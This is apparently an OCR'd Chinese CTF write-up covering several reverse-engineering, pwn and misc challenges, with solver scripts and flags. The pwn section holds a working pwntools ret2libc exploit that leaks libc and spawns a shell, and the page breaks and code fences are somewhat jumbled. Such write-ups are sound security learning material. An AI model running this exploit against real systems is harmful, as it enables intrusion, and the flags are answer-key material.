        10 * g[0] + 7 * g[1] + -9 * g[2] + 6 * g[3] + 7 * g[4] + 1 * g[5] + 22 * g[6] + 21 * g[7] - 22 * g[8] + 30 * g[9] == 4037,
        15 * g[0] + 59 * g[1] + 56 * g[2] + 66 * g[3] + 7 * g[4] + 1 * g[5] - 122 * g[6] + 21 * g[7] + 32 * g[8] + 3 * g[9] - 10 * g[10] == 4950,
        13 * g[0] + 66 * g[1] + 29 * g[2] + 39 * g[3] - 33 * g[4] + 13 * g[5] - 2 * g[6] + 42 * g[7] + 62 * g[8] + 1 * g[9] - 10 * g[10] + 11 * g[11] == 12544,
        23 * g[0] + 6 * g[1] + 29 * g[2] + 3 * g[3] - 3 * g[4] + 63 * g[5] - 25 * g[6] + 2 * g[7] + 32 * g[8] + 1 * g[9] - 10 * g[10] + 11 * g[11] - 12 * g[12] == 6585,
        223 * g[0] + 6 * g[1] - 29 * g[2] - 53 * g[3] - 3 * g[4] + 3 * g[5] - 65 * g[6] + 0 * g[7] + 36 * g[8] + 1 * g[9] - 15 * g[10] + 16 * g[11] - 18 * g[12] + 13 * g[13] == 6893,
        29 * g[0] + 13 * g[1] - 9 * g[2] - 93 * g[3] + 33 * g[4] + 6 * g[5] + 65 * g[6] + 1 * g[7] - 36 * g[8] + 0 * g[9] - 16 * g[10] + 96 * g[11] - 68 * g[12] + 33 * g[13] - 14 * g[14] == 1883,
        69 * g[0] + 77 * g[1] - 93 * g[2] - 12 * g[3] + 0 * g[4] + 0 * g[5] + 1 * g[6] + 16 * g[7] + 36 * g[8] + 6 * g[9] + 19 * g[10] + 66 * g[11] - 8 * g[12] + 38 * g[13] - 16 * g[14] + 15 * g[15] == 8257,
        23 * g[0] + 2 * g[1] - 3 * g[2] - 11 * g[3] + 12 * g[4] + 24 * g[5] + 1 * g[6] + 6 * g[7] + 14 * g[8] - 0 * g[9] + 1 * g[10] + 68 * g[11] - 18 * g[12] + 68 * g[13] - 26 * g[14] + 15 * g[15] - 16 * g[16] == 5847,
        24 * g[0] + 0 * g[1] - 1 * g[2] - 15 * g[3] + 13 * g[4] + 4 * g[5] + 16 * g[6] + 67 * g[7] + 146 * g[8] - 50 * g[9] + 16 * g[10] + 6 * g[11] - 1 * g[12] + 69 * g[13] - 27 * g[14] + 45 * g[15] - 6 * g[16] + 17 * g[17] == 18257,
        25 * g[0] + 26 * g[1] - 89 * g[2] + 16 * g[3] + 19 * g[4] + 44 * g[5] + 36 * g[6] + 66 * g[7] - 150 * g[8] - 250 * g[9] + 166 * g[10] + 126 * g[11] - 11 * g[12] + 690 * g[13] - 207 * g[14] + 46 * g[15] + 6 * g[16] + 7 * g[17] - 18 * g[18] == 12591,
        5 * g[0] + 26 * g[1] + 8 * g[2] + 160 * g[3] + 9 * g[4] - 4 * g[5] + 36 * g[6] + 6 * g[7] - 15 * g[8] - 20 * g[9] + 66 * g[10] + 16 * g[11] - 1 * g[12] + 690 * g[13] - 20 * g[14] + 46 * g[15] + 6 * g[16] + 7 * g[17] - 18 * g[18] + 19 * g[19] == 52041,
        29 * g[0] - 26 * g[1] + 0 * g[2] + 60 * g[3] + 90 * g[4] - 4 * g[5] + 6 * g[6] + 6 * g[7] - 16 * g[8] - 21 * g[9] + 69 * g[10] + 6 * g[11] - 12 * g[12] + 69 * g[13] - 20 * g[14] - 46 * g[15] + 65 * g[16] + 0 * g[17] - 1 * g[18] + 39 * g[19] - 20 * g[20] == 20253,
        45 * g[0] - 56 * g[1] + 10 * g[2] + 650 * g[3] - 900 * g[4] + 44 * g[5] + 66 * g[6] - 6 * g[7] - 6 * g[8] - 21 * g[9] + 9 * g[10] - 6 * g[11] - 12 * g[12] + 69 * g[13] - 2 * g[14] - 406 * g[15] + 651 * g[16] + 2 * g[17] - 10 * g[18] + 69 * g[19] - 0 * g[20] + 21 * g[21] == 18768,
        555 * g[0] - 6666 * g[1] + 70 * g[2] + 510 * g[3] - 90 * g[4] + 499 * g[5] + 66 * g[6] - 66 * g[7] - 610 * g[8] - 221 * g[9] + 9 * g[10] - 23 *
```

```
g[11] - 102 * g[12] + 6 * g[13] + 2050 * g[14] - 406 * g[15] + 665 * g[16] + 333 * g[17] + 100 * g[18] + 609 * g[19] + 777 * g[20] + 201 * g[21] - 22 * g[22] == 111844,
        1 * g[0] - 22 * g[1] + 333 * g[2] + 4444 * g[3] - 5555 * g[4] + 6666 * g[5] - 666 * g[6] + 676 * g[7] - 660 * g[8] - 22 * g[9] + 9 * g[10] - 73 * g[11] - 107 * g[12] + 6 * g[13] + 250 * g[14] - 6 * g[15] + 65 * g[16] + 39 * g[17] + 10 * g[18] + 69 * g[19] + 777 * g[20] + 201 * g[21] - 2 * g[22] + 23 * g[23] == 159029,
```

z3求解后手动替换原字符串获取flag：

代码块

```
from z3 import *
from collections import Counter

s = Solver()
g = [Int(f'g_{i}') for i in range(30)]

# 添加方程约束
constraints = [
        7 * g[0] == 504,
        9 * g[0] - 5 * g[1] == 403,
        2 * g[0] - 5 * g[1] + 10 * g[2] == 799,
        3 * g[0] + 8 * g[1] + 15 * g[2] + 20 * g[3] == 2938,
        5 * g[0] + 15 * g[1] + 20 * g[2] - 19 * g[3] + 1 * g[4] == 2042,
        7 * g[0] + 1 * g[1] + 9 * g[2] - 11 * g[3] + 2 * g[4] + 5 * g[5] == 1225,
        11 * g[0] + 22 * g[1] + 33 * g[2] + 44 * g[3] + 55 * g[4] + 66 * g[5] - 77 * g[6] == 7975,
        21 * g[0] + 23 * g[1] + 3 * g[2] + 24 * g[3] - 55 * g[4] + 6 * g[5] - 7 * g[6] + 15 * g[7] == 229,
        2 * g[0] + 26 * g[1] + 13 * g[2] + 0 * g[3] - 65 * g[4] + 15 * g[5] + 29 * g[6] + 1 * g[7] + 20 * g[8] == 2107,
        10 * g[0] + 7 * g[1] + -9 * g[2] + 6 * g[3] + 7 * g[4] + 1 * g[5] + 22 * g[6] + 21 * g[7] - 22 * g[8] + 30 * g[9] == 4037,
        15 * g[0] + 59 * g[1] + 56 * g[2] + 66 * g[3] + 7 * g[4] + 1 * g[5] - 122 * g[6] + 21 * g[7] + 32 * g[8] + 3 * g[9] - 10 * g[10] == 4950,
        13 * g[0] + 66 * g[1] + 29 * g[2] + 39 * g[3] - 33 * g[4] + 13 * g[5] - 2 * g[6] + 42 * g[7] + 62 * g[8] + 1 * g[9] - 10 * g[10] + 11 * g[11] == 12544,
        23 * g[0] + 6 * g[1] + 29 * g[2] + 3 * g[3] - 3 * g[4] + 63 * g[5] - 25 * g[6] + 2 * g[7] + 32 * g[8] + 1 * g[9] - 10 * g[10] + 11 * g[11] - 12 * g[12] == 6585,
        223 * g[0] + 6 * g[1] - 29 * g[2] - 53 * g[3] - 3 * g[4] + 3 * g[5] - 65 * g[6] + 0 * g[7] + 36 * g[8] + 1 * g[9] - 15 * g[10] + 16 * g[11] - 18 * g[12] + 13 * g[13] == 6893,
```


```
        29 * g[0] + 13 * g[1] - 9 * g[2] - 93 * g[3] + 33 * g[4] + 6 * g[5] +
65 * g[6] + 1 * g[7] - 36 * g[8] + 0 * g[9] - 16 * g[10] + 96 * g[11] - 68 *
g[12] + 33 * g[13] - 14 * g[14] == 1883,
        69 * g[0] + 77 * g[1] - 93 * g[2] - 12 * g[3] + 0 * g[4] + 0 * g[5] +
1 * g[6] + 16 * g[7] + 36 * g[8] + 6 * g[9] + 19 * g[10] + 66 * g[11] - 8 *
g[12] + 38 * g[13] - 16 * g[14] + 15 * g[15] == 8257,
        23 * g[0] + 2 * g[1] - 3 * g[2] - 11 * g[3] + 12 * g[4] + 24 * g[5] +
1 * g[6] + 6 * g[7] + 14 * g[8] - 0 * g[9] + 1 * g[10] + 68 * g[11] - 18 *
g[12] + 68 * g[13] - 26 * g[14] + 15 * g[15] - 16 * g[16] == 5847,
        24 * g[0] + 0 * g[1] - 1 * g[2] - 15 * g[3] + 13 * g[4] + 4 * g[5] +
16 * g[6] + 67 * g[7] + 146 * g[8] - 50 * g[9] + 16 * g[10] + 6 * g[11] - 1 *
g[12] + 69 * g[13] - 27 * g[14] + 45 * g[15] - 6 * g[16] + 17 * g[17] == 18257,
        25 * g[0] + 26 * g[1] - 89 * g[2] + 16 * g[3] + 19 * g[4] + 44 * g[5]
+ 36 * g[6] + 66 * g[7] - 150 * g[8] - 250 * g[9] + 166 * g[10] + 126 * g[11]
- 11 * g[12] + 690 * g[13] - 207 * g[14] + 46 * g[15] + 6 * g[16] + 7 * g[17]
- 18 * g[18] == 12591,
        5 * g[0] + 26 * g[1] + 8 * g[2] + 160 * g[3] + 9 * g[4] - 4 * g[5] +
36 * g[6] + 6 * g[7] - 15 * g[8] - 20 * g[9] + 66 * g[10] + 16 * g[11] - 1 *
g[12] + 690 * g[13] - 20 * g[14] + 46 * g[15] + 6 * g[16] + 7 * g[17] - 18 *
g[18] + 19 * g[19] == 52041,
        29 * g[0] - 26 * g[1] + 0 * g[2] + 60 * g[3] + 90 * g[4] - 4 * g[5] +
6 * g[6] + 6 * g[7] - 16 * g[8] - 21 * g[9] + 69 * g[10] + 6 * g[11] - 12 *
g[12] + 69 * g[13] - 20 * g[14] - 46 * g[15] + 65 * g[16] + 0 * g[17] - 1 *
g[18] + 39 * g[19] - 20 * g[20] == 20253,
        45 * g[0] - 56 * g[1] + 10 * g[2] + 650 * g[3] - 900 * g[4] + 44 *
g[5] + 66 * g[6] - 6 * g[7] - 6 * g[8] - 21 * g[9] + 9 * g[10] - 6 * g[11] -
12 * g[12] + 69 * g[13] - 2 * g[14] - 406 * g[15] + 651 * g[16] + 2 * g[17] -
10 * g[18] + 69 * g[19] - 0 * g[20] + 21 * g[21] == 18768,
        555 * g[0] - 6666 * g[1] + 70 * g[2] + 510 * g[3] - 90 * g[4] + 499 *
g[5] + 66 * g[6] - 66 * g[7] - 610 * g[8] - 221 * g[9] + 9 * g[10] - 23 *
g[11] - 102 * g[12] + 6 * g[13] + 2050 * g[14] - 406 * g[15] + 665 * g[16] +
333 * g[17] + 100 * g[18] + 609 * g[19] + 777 * g[20] + 201 * g[21] - 22 *
g[22] == 111844,
        1 * g[0] - 22 * g[1] + 333 * g[2] + 4444 * g[3] - 5555 * g[4] + 6666
* g[5] - 666 * g[6] + 676 * g[7] - 660 * g[8] - 22 * g[9] + 9 * g[10] - 73 *
g[11] - 107 * g[12] + 6 * g[13] + 250 * g[14] - 6 * g[15] + 65 * g[16] + 39 *
g[17] + 10 * g[18] + 69 * g[19] + 777 * g[20] + 201 * g[21] - 2 * g[22] + 23 *
g[23] == 159029,
        520 * g[0] - 222 * g[1] + 333 * g[2] + 4 * g[3] - 56655 * g[4] + 6666
* g[5] + 666 * g[6] + 66 * g[7] - 60 * g[8] - 220 * g[9] + 99 * g[10] + 73 *
g[11] + 1007 * g[12] + 7777 * g[13] + 2500 * g[14] + 6666 * g[15] + 605 *
g[16] + 390 * g[17] + 100 * g[18] + 609 * g[19] + 99999 * g[20] + 210 * g[21]
+ 232 * g[22] + 23 * g[23] - 24 * g[24] == 2762025,
        1323 * g[0] - 22 * g[1] + 333 * g[2] + 4 * g[3] - 55 * g[4] + 666 *
g[5] + 666 * g[6] + 66 * g[7] - 660 * g[8] - 220 * g[9] + 99 * g[10] + 3 *
g[11] + 100 * g[12] + 777 * g[13] + 2500 * g[14] + 6666 * g[15] + 605 * g[16]
```

```
+ 390 * g[17] + 100 * g[18] + 609 * g[19] + 9999 * g[20] + 210 * g[21] + 232 *
g[22] + 23 * g[23] - 24 * g[24] + 25 * g[25] == 1551621,
        777 * g[0] - 22 * g[1] + 6969 * g[2] + 4 * g[3] - 55 * g[4] + 666 *
g[5] - 6 * g[6] + 96 * g[7] - 60 * g[8] - 220 * g[9] + 99 * g[10] + 3 * g[11]
+ 100 * g[12] + 777 * g[13] + 250 * g[14] + 666 * g[15] + 65 * g[16] + 90 *
g[17] + 100 * g[18] + 609 * g[19] + 999 * g[20] + 21 * g[21] + 232 * g[22] +
23 * g[23] - 24 * g[24] + 25 * g[25] - 26 * g[26] == 948348
```

水果忍者

unity游戏，找到关键的dll：水果忍者\Fruit Ninja_Data\Managed\Assembly-CSharp.dll 后放到dnpsy

简单分析一下就能看出是个AES解密flag，找到关键的key,iv,encryptedhexdata就能解出flag：



HZNUCTF{de20-70dd-4e62-b8d0-06e}

randomsystem

手动去除花指令

主函数输入flag前的加密可以绕过，后面的加密流程

- 设置固定种子，生成随机数数组
- 用随机数打乱输入的flag
- Tlscallback生成矩阵，与打乱后flag构造的矩阵左乘
- 动态修改key，和矩阵乘法的结果异或

```
代码块
```

```python
import numpy as np

data = [
    0x178, 0x164, 0x0a9, 0x1f5, 0x115, 0x149, 0x08b, 0x156,
    0x17c, 0x16d, 0x0a2, 0x102, 0x17d, 0x153, 0x15b, 0x133,
    0x107, 0x167, 0x0a2, 0x1e4, 0x136, 0x14d, 0x15a, 0x153,
    0x096, 0x0c2, 0x0af, 0x158, 0x09e, 0x0fa, 0x080, 0x0af,
    0x09e, 0x0ad, 0x098, 0x17b, 0x09e, 0x124, 0x082, 0x16d,
    0x0c5, 0x014, 0x0c5, 0x0a1, 0x0c6, 0x00a, 0x0cf, 0x0f4,
    0x0ca, 0x00e, 0x0cc, 0x0b0, 0x0c1, 0x0ff, 0x023, 0x007,
    0x09e, 0x0b5, 0x091, 0x161, 0x099, 0x165, 0x0f6, 0x097
]

init_array = [
    1, 1, 0, 1, 0, 0, 1, 0,
    0, 1, 1, 0, 0, 1, 0, 1,
    0, 0, 1, 1, 0, 1, 1, 0,
    0, 0, 0, 1, 0, 1, 0, 1,
    0, 1, 0, 0, 1, 0, 1, 0,
    0, 0, 0, 0, 0, 1, 0, 1,
    0, 0, 0, 0, 0, 0, 1, 1,
    0, 1, 1, 0, 0, 0, 0, 1
]

rand_table = [
    27, 26, 25, 23, 28, 1, 6, 10,
    20, 7, 15, 14, 31, 18, 19, 21,
    9, 30, 22, 24, 8, 2, 29, 3,
    12, 11, 17, 16, 0, 13, 5, 4
]

key = b"ReVeReSe"
for i in range(len(data)):
    data[i] ^= key[i % len(key)]

initMat = np.array(init_array).reshape(8,8)
dataMat = np.array(data).reshape(8,8)
inv = np.linalg.inv(initMat)
result = np.matmul(inv,dataMat).flatten().tolist()

flag = [round(ch) for ch in result]
length = len(flag)
for i in range(length//2 -1,-1,-1):
    index = length - rand_table[i] - 1
    flag[i], flag[index] = flag[index], flag[i]
print("HZNUCTF{" + bytes(flag).decode() + "}")
#HZNUCTF{3zfb899ac5c256d-7a8r59f0tccd-4fa6b8vfd111-a44ffy4r0-6dce5679da58}
```

Pwn

签到

ROP

代码块


```
from pwn import *

context(arch="amd64", os="linux", log_level="debug")
#context(arch="i386", os="linux", log_level="debug")

elf = ELF('./pwn')
libc = ELF('./libc.so.6')

p = process('./pwn')
#p = remote('node1.tgctf.woooo.tech',31377)

puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
rdi_ret = 0x401176
main = 0x401178
payload = b"A"*(0x70+8) + p64(rdi_ret) + p64(puts_got) + p64(puts_plt) + p64(main)
p.sendlineafter(b'please leave your name.', payload)

puts_real_addr = u64(p.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))
success("puts_real_addr: " + hex(puts_real_addr))

ret = 0x40101a
libc_addr = puts_real_addr - libc.symbols['puts']
system = libc_addr + libc.symbols['system']
bin_sh = libc_addr + next(libc.search(b'/bin/sh'))
payload = b"A"*(0x70+8) + p64(ret) + p64(rdi_ret) + p64(bin_sh) + p64(system)
p.sendlineafter(b'please leave your name.', payload)

p.interactive()
```

Misc


ez_zip

第一层弱口令 20250412

第二层sha512加密后明文攻击



第三层修复zip，自己创建一个flag.zip，照着格式改改就行



TGCTF{Warrior_You_have_defeated_the_giant_dragon!}

next is the end


flag{so_great!}

where it is(osint)

谷歌搜图能找到个711，再找找就能找到

TGCTF{港墘站}

简单签到，关注：”杭师大网安“谢谢喵🐱



